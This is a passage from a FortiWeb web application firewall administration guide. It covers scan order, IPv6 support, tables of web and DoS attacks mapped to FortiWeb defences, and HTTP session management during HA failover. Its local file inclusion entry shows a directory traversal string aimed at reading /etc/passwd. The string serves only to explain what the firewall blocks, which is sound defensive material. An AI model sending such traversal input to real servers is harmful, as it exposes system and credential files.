<i>IP Reputation</i>	Source IP address of the client (depending on your configuration of X-header rules (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a> ) this could be derived from either the SRC field in the IP header, or an HTTP header such as X-Forwarded-For: or X-Real-IP:)
<i>Allow Known Search Engines</i>	Source IP address of the client in the IP layer
<i>Geo IP</i>	Source IP address of the client in the IP layer
<i>Host</i> (allowed/protected host name)	Host :
<i>Allow Method</i>	<ul style="list-style-type: none"> <li>• Host :</li> <li>• URL in HTTP header</li> <li>• Request method in HTTP header</li> </ul>
<i>HTTP Request Limit/sec</i>	<ul style="list-style-type: none"> <li>• Cookie:</li> <li>• Session state</li> <li>• Responses from the JavaScript browser tests, if any</li> </ul>
<i>Session Management</i>	<ul style="list-style-type: none"> <li>• Cookie:</li> <li>• Session state</li> </ul>
<i>TCP Connection Number Limit</i> (Malicious IP)	Source IP address of the client (depending on your configuration of X-header rules (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a> ) this could be derived from either the SRC field in the IP header, or an HTTP header such as X-Forwarded-For: or X-Real-IP:)
<i>HTTP Request Limit/sec</i> (HTTP Flood Prevention)	<ul style="list-style-type: none"> <li>• Cookie:</li> <li>• Session state</li> <li>• URL in the HTTP header</li> </ul>

**Table 1:** Execution sequence (web protection profile)

Scan/action	Involves
<p><i>HTTP Request Limit/sec (Standalone IP)</i></p> <p>or</p> <p><i>HTTP Request Limit/sec (Shared IP)</i></p> <p><i>(HTTP Access Limit)</i></p>	<ul style="list-style-type: none"> <li>• ID field of the IP header</li> <li>• Source IP address of the client (depending on your configuration of X-header rules (see “<a href="#">Defining your proxies, clients, &amp; X-headers</a>” on page 283) this could be derived from either the SRC field in the IP header, or an HTTP header such as X-Forwarded-For: or X-Real-IP:)</li> </ul>
<i>HTTP Authentication</i>	Authorization:
<i>Global White List</i>	<ul style="list-style-type: none"> <li>• Cookie: cookiesession1</li> <li>• URL if /favicon.ico, AJAX URL parameters such as __LASTFOCUS, and others as updated by the FortiGuard Security Service</li> </ul>
<i>URL Access</i>	<ul style="list-style-type: none"> <li>• Host:</li> <li>• URL in HTTP header</li> <li>• Source IP of the client in the IP header</li> </ul>
<i>Brute Force Login</i>	<ul style="list-style-type: none"> <li>• Source IP address of the client (depending on your configuration of X-header rules (see “<a href="#">Defining your proxies, clients, &amp; X-headers</a>” on page 283) this could be derived from either the SRC field in the IP header, or an HTTP header such as X-Forwarded-For: or X-Real-IP:)</li> <li>• URL in the HTTP header</li> </ul>
<i>HTTP Protocol Constraints</i>	<ul style="list-style-type: none"> <li>• Content-Length:</li> <li>• Parameter length</li> <li>• Body length</li> <li>• Header length</li> <li>• Header line length</li> <li>• Count of Range: header lines</li> <li>• Count of cookies</li> </ul>
<i>Cookie Poisoning Detection</i>	Cookie:
<i>Start Pages</i>	<ul style="list-style-type: none"> <li>• Host:</li> <li>• URL in HTTP header</li> <li>• Session state</li> </ul>
<p><i>Page Access</i></p> <p>(page order)</p>	<ul style="list-style-type: none"> <li>• Host:</li> <li>• URL in HTTP header</li> <li>• Session state</li> </ul>
<i>File Upload Restriction</i>	<ul style="list-style-type: none"> <li>• Content-Length:</li> <li>• Content-Type:</li> </ul> <p>in PUT and POST requests</p>

**Table 1:** Execution sequence (web protection profile)

Scan/action	Involves
<i>Trojans</i>	HTTP body
<i>Bad Robot</i>	User-Agent :
<i>Parameter Validation</i>	<ul style="list-style-type: none"> <li>• Host :</li> <li>• URL in the HTTP header</li> <li>• Name, data type, and length of &lt;input&gt; tags <b>except</b> &lt;input type="hidden"&gt;</li> </ul>
<i>Cross Site Scripting, SQL Injection, Generic Attacks</i> (attack signatures)	<ul style="list-style-type: none"> <li>• Cookie :</li> <li>• Parameters in the URL in the HTTP header, or in the HTTP body (depending on the HTTP method) for &lt;input&gt; tags <b>except</b> &lt;input type="hidden"&gt;</li> <li>• XML content in the HTTP body (if <i>Enable XML Protocol Detection</i> is enabled)</li> </ul>
<i>Hidden Fields Protection</i>	<ul style="list-style-type: none"> <li>• Host :</li> <li>• URL in the HTTP header</li> <li>• Name, data type, and length of &lt;input type="hidden"&gt;</li> </ul>
<i>X-Forwarded-For</i>	X-Forwarded-For : in HTTP header
<i>URL Rewriting</i> (rewriting & redirects)	<ul style="list-style-type: none"> <li>• Host :</li> <li>• Referer :</li> <li>• Location :</li> <li>• URL in HTTP header</li> <li>• HTTP body</li> </ul>
<i>Auto-learning</i>	Any of the other features included by the auto-learning profile
<i>Data Analytics</i>	<ul style="list-style-type: none"> <li>• Source IP address of the client</li> <li>• URL in the HTTP header</li> <li>• Results from other scans</li> </ul>
<i>Client Certificate Forwarding</i>	Client's personal certificate, if any, supplied during the SSL/TLS handshake
<b>Reply from server to client</b>	
<i>Information Disclosure</i>	Server-identifying custom HTTP headers such as Server : and X-Powered-By :
<i>Credit Card Detection</i>	Credit card number in the body, and, if configured, <i>Credit Card Detection Threshold</i>
<i>File Uncompress</i>	Content-Encoding :

**Table 1:** Execution sequence (web protection profile)

Scan/action	Involves
<i>URL Rewriting</i> (rewriting)	<ul style="list-style-type: none"><li>• Host :</li><li>• Referer :</li><li>• Location :</li><li>• URL in HTTP header</li><li>• HTTP body</li></ul>
<i>File Compress</i>	Accept-Encoding :

\* If a source IP is white listed, subsequent checks will be skipped.

## IPv6 support

If FortiWeb is operating in reverse proxy mode, the following features support IPv6-to-IPv6 forwarding, as well as NAT64, to support environments where legacy back-end equipment only supports IPv4.

- *IP/Netmask* for all types of network interfaces, DNS settings, and *Gateway* and *Destination IP/Mask* for IP-layer static routes
- *Virtual Server/V-zone*
- *Server Pool*
- *Server Health Check*
- *Protected Hostnames*
- *Add HSTS Header*
- *X-Forwarded-For*
- *Session Management*
- *Cookie Poisoning Detection*
- *Signatures*
- *Custom Rule*
- *Parameter Validation*
- *Hidden Fields Protection*
- *File Upload Restriction*
- *HTTP Protocol Constraints*
- *Brute Force Login*
- *URL Access*
- *Page Access* (page order)
- *Start Pages*
- *Allow Method*
- *IP List* (manual, individual IP blacklisting/whitelisting)
- *File Compress/File Uncompress*
- *Auto-learning*
- *Vulnerability scans*
- *Configuring the global object white list*
- *Chunk decoding*
- *FortiGuard server IP overrides* ([Connecting to FortiGuard services](#))

**Not** yet supported are:



If a policy has **any** virtual servers or server pools that contain physical or domain servers with IPv6 addresses, it does **not** apply these features, even if they are selected.

- *Shared IP*
- Policy bypasses for known search engines
- *Geo IP*
- *DoS Protection*
- *IP Reputation*
- *URL Rewriting* (also redirection)
- *HTTP Authentication* and LDAP, RADIUS, and NTLM profiles
- *Data Analytics*
- Log-based reports
- Alert email
- Syslog and FortiAnalyzer IP addresses
- NTP
- FTP immediate/scheduled
- SCEP
- Anti-defacement
- HA/Configuration sync
- `exec restore`
- `exec backup`
- `exec traceroute`
- `exec telnet`

## Solutions for specific web attacks

The types of attacks that web servers are vulnerable to are varied, and evolve as attackers try new strategies.

FortiWeb appliances offer numerous configurable features for preventing web-related attacks, including denial-of-service (DoS) assaults, brute-force logins, data theft, and more.



Early in your deployment of FortiWeb, configure and run web vulnerability scans to detect the most common attack vulnerabilities. You can use this to discover attacks that you may be vulnerable to. For more information, see [“Vulnerability scans” on page 535](#).

## HTTP/HTTPS threats

Servers are increasingly being targeted by exploits at the application layer or higher. These attacks use HTTP/HTTPS and aim to compromise the target web server, either to steal

information, deface it, or to post malicious files on a trusted site to further exploit visitors to the site, using the web server to create botnets.

Among its many threat management features, FortiWeb's fends off attacks that use cross-site scripting, state-based, and various injection attacks. This helps you comply with protection standards for:

- credit-card data, such as PCI DSS 6.6
- personally identifiable information, such as HIPAA

Table 2 lists several HTTP-related threats and describes how FortiWeb appliances protect servers from them. FortiWeb can also protect against threats at higher layers (HTML, Flash or XML applications).

**Table 2:** Web-related threats

Attack Technique	Description	Protection	FortiWeb Solution
Adobe Flash binary (AMF) protocol attacks	Attackers attempt XSS, SQL injection or other common exploits through an Adobe Flash client.	Decode and scan Flash action message format (AMF) binary data for matches with attack signatures.	<i>Enable AMF3 Protocol Detection</i>
Botnet	Utilizes zombies previously exploited or infected (or willingly participating), distributed usually globally, to simultaneously overwhelm the target when directed by the command and control server(s).	Decode and scan Flash action message format (AMF) binary data for matches with attack signatures.	<i>IP Reputation</i>
Browser Exploit Against SSL/TLS (BEAST)	A man-in-the-middle attack where an eavesdropper exploits reused initialization vectors in older TLS 1.0 implementations of CBC-based encryption ciphers such as AES and 3DES.	<ul style="list-style-type: none"> <li>• Use TLS 1.1 or greater, or</li> <li>• Use ciphers that do not involve CBC, such as stream ciphers, or</li> <li>• Use CBC only with correct initialization vector (IV) implementations</li> </ul>	<i>Prioritize RC4 Cipher Suite</i>
Brute force login attack	An attacker attempts to gain authorization by repeatedly trying ID and password combinations until one works.	Require strong passwords for users, and throttle login attempts.	<i>Brute Force Login</i>

**Table 2:** Web-related threats

Attack Technique	Description	Protection	FortiWeb Solution
Clickjacking	Code such as <IFRAME> HTML tags superimposes buttons or other DOM/inputs of the attacker's choice over a normal form, causing the victim to unwittingly provide data such as bank or login credentials to the attacker's server instead of the legitimate web server when the victim clicks to submit the form.	Scan for illegal inputs to prevent the initial injection, then apply rewrites to scrub any web pages that have already been affected.	<ul style="list-style-type: none"> <li>• <a href="#">Signatures</a></li> <li>• <a href="#">Parameter Validation</a></li> <li>• <a href="#">Hidden Fields Protection</a></li> <li>• <a href="#">URL Rewriting</a></li> </ul>
Cookie tampering	Attackers alter cookies originally established by the server to inject overflows, shell code, and other attacks, or to commit identity fraud, hijacking the HTTP sessions of other clients.	Validate cookies returned by the client to ensure that they have not been altered from the previous response from the web server for that HTTP session.	<ul style="list-style-type: none"> <li>• <a href="#">Cookie Poisoning Detection</a></li> <li>• <a href="#">Add HSTS Header</a></li> </ul>
Credit card theft	Attackers read users' credit card information in replies from a web server.	Detect and sanitize credit card data leaks.  Helps you comply with credit card protection standards, such as PCI DSS 6.6.	<a href="#">Credit Card Detection</a>
Cross-site request forgery (CSRF)	A script causes a browser to access a web site on which the browser has already been authenticated, giving a third party access to a user's session on that site. Classic examples include hijacking other peoples' sessions at coffee shops or Internet cafés.	Enforce web application business logic to prevent access to URLs from the same IP but different client.	<ul style="list-style-type: none"> <li>• <a href="#">Page Access</a></li> <li>• <a href="#">Add HSTS Header</a></li> </ul>
Cross-site scripting (XSS)	Attackers cause a browser to execute a client-side script, allowing them to bypass security.	Content filtering, cookie security, disable client-side scripts.	<a href="#">Cross Site Scripting</a>
Denial of service (DoS)	An attacker uses one or more techniques to flood a host with HTTP requests, TCP connections, and/or TCP SYN signals. These use up available sockets and consume resources on the server, and can lead to a temporary but complete loss of service for legitimate users.	Watch for a multitude of TCP and HTTP requests arriving in a short time frame, especially from a single source, and close suspicious connections. Detect increased SYN signals, close half-open connections before resources are exhausted.	<a href="#">DoS Protection</a>

**Table 2:** Web-related threats

Attack Technique	Description	Protection	FortiWeb Solution
HTTP header overflow	<p>Attackers use specially crafted HTTP/HTTPS requests to target web server vulnerabilities (such as a buffer overflow) to execute malicious code, escalating to administrator privileges.</p>	<p>Limit the length of HTTP protocol header fields, bodies, and parameters.</p>	<p><a href="#">HTTP Protocol Constraints</a></p>
Local file inclusion (LFI)	<p>LFI is a type of injection attack. However, unlike SQL injection attacks, a database is not always involved. In an LFI, a client includes directory traversal commands (such as <code>../../../../</code> for web servers on Linux, Apple Mac OS X, or Unix distributions) when submitting input. This causes vulnerable web servers to use one of the computer's own files (or a file previously installed via another attack mechanism) to either execute it or be included in its own web pages.</p> <p>This could be used for many purposes, including direct attacks of other servers, installation of malware, and data theft of <code>/etc/passwd</code>, display of database query caches, creation of administrator accounts, and use of any other files on the server's file system.</p> <p>Many platforms have been vulnerable to these types of attacks, including Microsoft .NET and Joomla.</p>	<p>Block directory traversal commands.</p>	<p><a href="#">Generic Attacks</a></p>
Man-in-the-middle (MITM)	<p>A device located on the same broadcast network or between the client and server observes unencrypted traffic between them. This is often a precursor to other attacks such as session hijacking.</p>	<p>Redirect clients from HTTP to secure HTTPS, then encrypt all traffic and prevent subsequent accidental insecure access.</p>	<ul style="list-style-type: none"> <li>• <a href="#">HTTPS Service</a></li> <li>• <a href="#">Add HSTS Header</a></li> <li>• <a href="#">URL Rewriting</a></li> </ul>

**Table 2:** Web-related threats

Attack Technique	Description	Protection	FortiWeb Solution
Remote file inclusion (RFI)	<p>RFI is a type of injection attack. However, unlike SQL injection attacks, a database is not always involved. In an RFI, a client includes a URL to a file on a remote host, such as source code or scripts, when submitting input. This causes vulnerable web servers to either execute it or include it in its own web pages.</p> <ul style="list-style-type: none"> <li>• If code is executed, this could be used for many purposes, including direct attacks of other servers, installation of malware, and data theft.</li> <li>• If code is included into the local file system, this could be used to cause other, unsuspecting clients who use those web pages to commit distributed XSS attacks.</li> </ul> <p>Famously, this was used in organized attacks by Lulzsec. Attacks often involve PHP web applications, but can be written for others.</p>	Prevent inclusion of references to files on other web servers.	<a href="#">Generic Attacks</a>
Server information leakage	A web server reveals details (such as its OS, server software and installed modules) in responses or error messages. An attacker can leverage this fingerprint to craft exploits for a specific system or configuration.	Configure server software to minimize information leakage.	<ul style="list-style-type: none"> <li>• <a href="#">Information Disclosure</a></li> <li>• To hide application structure and servlet names, <a href="#">Rewriting &amp; redirecting</a></li> </ul>

**Table 2:** Web-related threats

Attack Technique	Description	Protection	FortiWeb Solution
SQL injection	The web application inadvertently accepts SQL queries as input. These are executed directly against the database for unauthorized disclosure and modification of data.	Rely on key word searches, restrictive context-sensitive filtering and data sanitization techniques.	<ul style="list-style-type: none"> <li>• <a href="#">Parameter Validation</a></li> <li>• <a href="#">Hidden Fields Protection</a></li> <li>• <a href="#">SQL Injection</a></li> </ul>
Malformed XML	To exploit XML parser or data modeling bugs on the server, the client sends incorrectly formed tags and attributes.	Validate XML formatting for closed tags and other basic language requirements.	<p><a href="#">Illegal XML Format</a></p> <p><b>Caution:</b> Unlike XML protection profiles in previous versions of FortiWeb, <a href="#">Illegal XML Format</a> does <b>not</b> check for conformity with the object model or recursive payloads.</p>

## DoS attacks

A denial of service (DoS) attack or distributed denial-of-service attack (DDoS attack) is an attempt to overwhelm a web server/site, making its resources unavailable to its intended users. DoS assaults involve opening vast numbers of sessions/connections at various OSI layers and keeping them open as long as possible to overwhelm a server by consuming its available sockets. Most DoS attacks use automated tools (not browsers) on one or more hosts to generate the harmful flood of requests to a web server.

A DoS assault on its own is not true penetration. It is designed to silence its target, not for theft. It is censorship, not robbery. In any event, a successful DoS attack can be costly to a company in lost sales and a tarnished reputation. DoS can also be used as a diversion tactic while a true exploit is being perpetrated.

The advanced DoS prevention features of FortiWeb are designed to prevent DoS techniques, such as those examples listed in [Table 3](#), from succeeding. For best results, consider creating a DoS protection policy that includes all of FortiWeb's DoS defense mechanisms, and block traffic that appears to originate from another country, but could actually be anonymized by VPN or Tor.

For more information on policy creation, see “DoS prevention” on page 360 and “Blacklisting source IPs with poor reputation” on page 351.

**Table 3:** DoS-related threats

Attack Technique	Description	FortiWeb Solution
Botnet	Utilizes zombies previously exploited or infected (or willingly participating), distributed usually globally, to simultaneously overwhelm the target when directed by the command and control server(s). Well-known examples include LOIC, HOIC, and Zeus.	<i>IP Reputation</i>
Low-rate DoS	Exploits TCP’s retransmission time-out (RTO) by sending short-duration, high-volume bursts repeated periodically at slower RTO time-scales. This causes a TCP flow to repeatedly enter a RTO state and significantly reduces TCP throughput.	<ul style="list-style-type: none"> <li>• <i>TCP Connection Number Limit</i> (TCP flood prevention)</li> <li>• <i>HTTP Request Limit/sec</i> (HTTP flood prevention)</li> <li>• <i>TCP Connection Number Limit</i> (malicious IP prevention)</li> </ul>
Slow POST attack	Sends multiple HTTP POST requests with a legitimate Content-Length: field. This tells the web server how much data to expect. Each POST message body is then transmitted at an unusually slow speed to keep the connection from timing out, and thereby consuming sockets.	<ul style="list-style-type: none"> <li>• <i>URL Access</i></li> <li>• <i>Allow Method</i></li> </ul>

**Table 3:** DoS-related threats

Attack Technique	Description	FortiWeb Solution
Slowloris	<p>Slowly but steadily consumes all available sockets by sending partial HTTP requests sent at regular intervals. Each HTTP header is never finished by a new line (<code>/r/n</code>) according to the specification, and therefore the server waits for the client to finish, keeping its socket open. This slowly consumes all sockets on a web server without a noticeable spike on new TCP/IP connections or bandwidth.</p> <p>Not all web servers are vulnerable, and susceptibility can vary by configuration. Default Apache configurations may be more vulnerable than a server like nginx that is designed for high concurrency.</p>	<p><i>Header Length</i></p> <p><i>Number of Header Lines In Request</i></p> <p><i>Real Browser Enforcement</i></p>
SYN flood	<p>Sends a stream of TCP <code>SYN</code> packets. The target server acknowledges each <code>SYN</code> and waits for a response (<code>ACK</code>). Rather than respond, the attacker sends more <code>SYN</code> packets, leaving each connection half-open, not fully formed, so that it may not register on systems that only monitor fully formed connections. Since each half-formed connection requires RAM to remember this state while awaiting buildup/tear-down, many <code>SYN</code> signals eventually consume available RAM or sockets.</p>	<p><i>Syn Cookie</i></p>

## HTTP sessions & security

The HTTP 1.1 protocol itself is **stateless** (i.e., has no inherent support for persistent **sessions**). Yet many web applications **add** sessions to become stateful.

Why?

What is a session? What is statefulness?

How do they impact security on the web?

Sessions are a correlation of requests for individual web pages/data (“hits”) into a sense of an overall “visit” for a client during a time span, but also retain some memory between events. They typically consist of a session ID coupled with its data indicating current state. Classic examples include logins, showing previously viewed items, and shopping carts.

The reason why HTTP applications must add sessions is related to how software works: software often changes how it appears or acts based upon:

- Input you supply (e.g. a mouse click or a data file)
- System events (e.g. time or availability of a network connection)
- Current state (i.e. the product of previous events — history)

At each time, some inputs/actions are known to be valid and possible, while others are not. **Without memory of history to define the current context, which actions are valid and possible, and therefore how it should function, cannot be known.**

When software cannot function without memory, it is **stateful**. Many important features — denying access if a person is not currently logged in, for example, or shipping what has been added to a shopping cart — are stateful, and therefore **can't** be supported by purely stateless HTTP according to the original RFC. Such features require that web apps augment the HTTP protocol by adding a notion of session memory via:

- Cookies per [RFC 2965](#)
- Hidden inputs
- Server-side sessions
- Other means (see “[Authentication styles](#)” on page 231)

Because memory is an accumulation of input, sessions have security implications.

- Can a different client easily forge another's session?
- Are session IDs reused in encrypt form data, thereby weakening the encryption?
- Are session histories used to check for invalid next URLs or inputs (**state transitions**)?


**When sessions are not protected to prevent misuse, software can be used in unexpected ways by attackers.**

For example, let's say there is a vending machine. You must insert money first. If you:

- insert a paper clip instead of a coin
- press the button for a snack before you have inserted enough money
- press the button to return your money before you have inserted any money

the machine will do nothing. The machine is designed so that it **must** be in the state where it has received enough money before it will dispense the snack (or return your change).


**Figure 2:** State transitions in a vending machine



If the vending machine had no notion of states, it would dispense free snacks or change — regardless of whether it had received any money.

While free snacks might make some hungry people happy, it is not the intended behavior. We would say that the vending machine is broken.

**Figure 3:** Invalid state transition in a vending machine



Similar to the **working** vending machine, in the TCP protocol, a connection cannot be acknowledged (ACK) or data sent (PSH) before the connection has been initiated (SYN). There is a definite order to valid operations, based upon the operation that preceded it. If a connection is not already established — not in a state to receive data — then the receiver will disregard it.

Similar to the **broken** vending machine, the naked HTTP protocol has no idea what the previous HTTP request was, and therefore no way to predict what the next one might be. Nothing is required to persist from one request to the next. While this was adequate at the time when HTTP was initially designed, when it purely needed to retrieve static text or HTML documents, as the World Wide Web evolved, this was no longer enough. Static pages evolved into dynamic CGI-generated and JavaScripted pages. Dynamic pages use programs to change the page. Scripted pages eventually evolved to fully-fledged multimedia web applications with their own client-server architecture. As pages became software in their own right, a need for sessions arose.


When a web application has its own native authentication, the session may correspond directly with its authentication logs — server-side sessions may start with a login and end with a logout/session timeout. Within each session, there are contexts that the software can use to determine which operations make sense. For example, for each live session, a web application might remember:

- Who is the client? What is his/her user name?
- Where is the client?
- What pages has the client already seen today?
- What forms has the client already completed?

However, sessions alone are **not** enough to ensure that a client's requested operations make sense. The client's next page request in the session could break the web application's logic unless requests are restricted to valid ones.

For example, a web application session may remember that a client has authenticated. But unless it **also** knows what pages that client is authorized to use, there might be nothing to prevent that person from ignoring the links on the current web page and entering a non-authorized URL into their web browser to steal secret information.

**Figure 4:** Attack bypassing logical state transitions in a session



If they do not **enforce** valid state transitions and guard session IDs and cookies from fraud (including sidejacking attacks made famous by Firesheep) or cookie poisoning, web applications become vulnerable to state transition-based attacks — attacks where pages are requested out of the expected order, by a different client, or where inputs used for the next page are not as expected. While many web applications reflect business logic in order to function, not all applications validate state transitions to enforce application logic. Other web applications do attempt to enforce the software’s logic, but do not do so effectively. In other cases, the state enforcement itself has bugs. **These are common causes of security vulnerabilities.**



Similar to plain HTTP, SSL/TLS also keeps track of what steps the client has completed in encryption negotiation, and what the agreed keys and algorithms are. These HTTPS sessions are separate from, and usually in addition to, HTTP sessions. Attacks on SSL/TLS sessions are also possible, such as the SPDY protocol/Deflate compression-related CRIME attack.

## FortiWeb sessions vs. web application sessions

**FortiWeb can add its own sessions to enforce the logic of your web applications, thereby hardening their security, even without applying patches.**



Your web application may have its own sessions data — one or more. These are **not** the same as FortiWeb sessions, **unless** FortiWeb is operating in a mode that does not support FortiWeb session cookies, and therefore uses your web application’s own sessions as a cue (see [Session Key](#)).

FortiWeb does **not** replace or duplicate sessions that may already be implemented in your web applications, such as the `JSESSIONID` parameter common in Java server pages (JSP), or web applications’ session cookies such as the `TWIKISID` cookie for Twiki wikis.

However, it can protect those sessions. To configure protection for your web application’s own sessions, see options such as [Cookie Poisoning Detection](#), [Parameter Validation](#), and [Hidden Fields Protection](#).

For example, to reinforce authentication logic, you might want to require that a client’s first HTTP request always be a login page. All other web pages should be inaccessible until a client has authenticated, because out-of-order requests could be an attempt to bypass the web application’s authentication mechanism.

How can FortiWeb know if a request is the client's first HTTP request? If FortiWeb were to treat each request independently, without knowledge of anything previous, it would not be able to remember the authentication request, and therefore could not enforce page order.


To fill this need for context, enable [Session Management](#). When enabled:

1. For the first HTTP/HTTPS request from a client, FortiWeb embeds a cookie in the response's `Set-Cookie:` field in the HTTP header. It is named `cookiesession1`. (FortiWeb does not use source IP addresses and timestamps alone for sessions: NAT can cloak multiple clients; clocks can be altered.)

If you have configured rules such as [start page](#) rules that are enforced when a page request is the first in a session, FortiWeb can enforce them at this point.

2. Later requests from the same client must include this same cookie in the `Cookie:` field to be regarded as part of the same session. (Otherwise, the request will be regarded as session-initiating, and return to step 1.)

**Figure 5:** Attack blocked via a start page or page order rule with session management



Once a request's session is identified by the session ID in this cookie (e.g. `K8BXT3TNYUM710UEGWC8IQBTPX9PRWHB`), FortiWeb can perform any configured tracking or enforcement actions that are based upon the requests that it remembers for that session ID, such as [rate limiting per session ID per URL](#), or based upon the order of page requests in a session, such as [page order](#) rules. Violating traffic may be dropped or blocked, depending on your configuration.

3. After some time, if the FortiWeb has not received any more requests, the session will time out.

The next request from that client, even if it contains the old session cookie, will restart the process at step 1.



Exceptions to this process include network topologies and operation modes that do not support FortiWeb session cookies: instead of adding its own cookie, which is not possible, FortiWeb can instead cue its session states from your web application's cookie. See [Session Key](#).

Traffic logs include the HTTP/HTTPS session ID so you can locate all requests in each session. Correlating requests by session ID can be useful for forensic purposes, such as when analyzing an attack from a specific client, or when analyzing web application behavior that occurs during a session so that you can design an appropriate policy to protect it. For details, see ["Viewing log messages"](#) on page 589 and the [FortiWeb Log Message Reference](#).

## Sessions & FortiWeb HA

The table of FortiWeb client session histories is **not** synchronized between HA members. If a failover occurs, the new active appliance will recognize that old session cookies are from a FortiWeb, and will allow existing FortiWeb sessions to continue. Clients' existing sessions will not be interrupted.



Because the new active appliance does not know previous session history, after failover, for existing sessions, FortiWeb will **not** be able to enforce actions that are based upon:

- the order of page requests in that session ID's history, such as [page order](#) rules.
- the count or rate of requests that it remembers for that session ID, such as [rate limiting per session ID per URL](#),

New sessions will be formed with the current main appliance.

For more information on what data and settings are synchronized by HA, see [“HA heartbeat & synchronization” on page 40](#) and [“Configuration settings that are not synchronized by HA” on page 42](#).

### Example: Magento & FortiWeb sessions during failover


A client might connect through a FortiWeb HA pair to an e-commerce site. The site runs Magento, which sets cookies, in a server pool. To prevent session stealing and some other session-based attacks, Magento can track its own cookies and validate session information in `$_SESSION` using server-side memory.

In the FortiWeb HA pair that protects the server pool, you have enabled [Session Management](#), so the active appliance (FortiWeb A) **also** adds its own cookie to the HTTP response from Magento. The HTTP response therefore contains 2 cookies:

- Magento's session cookie
- FortiWeb's session cookie

The next request from the client echoes **both** cookies. It is for an authorized URL, so FortiWeb A permits the web site to respond.

**Figure 6:** Session initiation with FortiWeb A — Cookie added to 1<sup>st</sup> response




Let's say you then update FortiWeb A's firmware. During the update, the standby appliance (FortiWeb B) briefly assumes the role of the active appliance while FortiWeb A is applying the update and rebooting (i.e. a failover occurs).
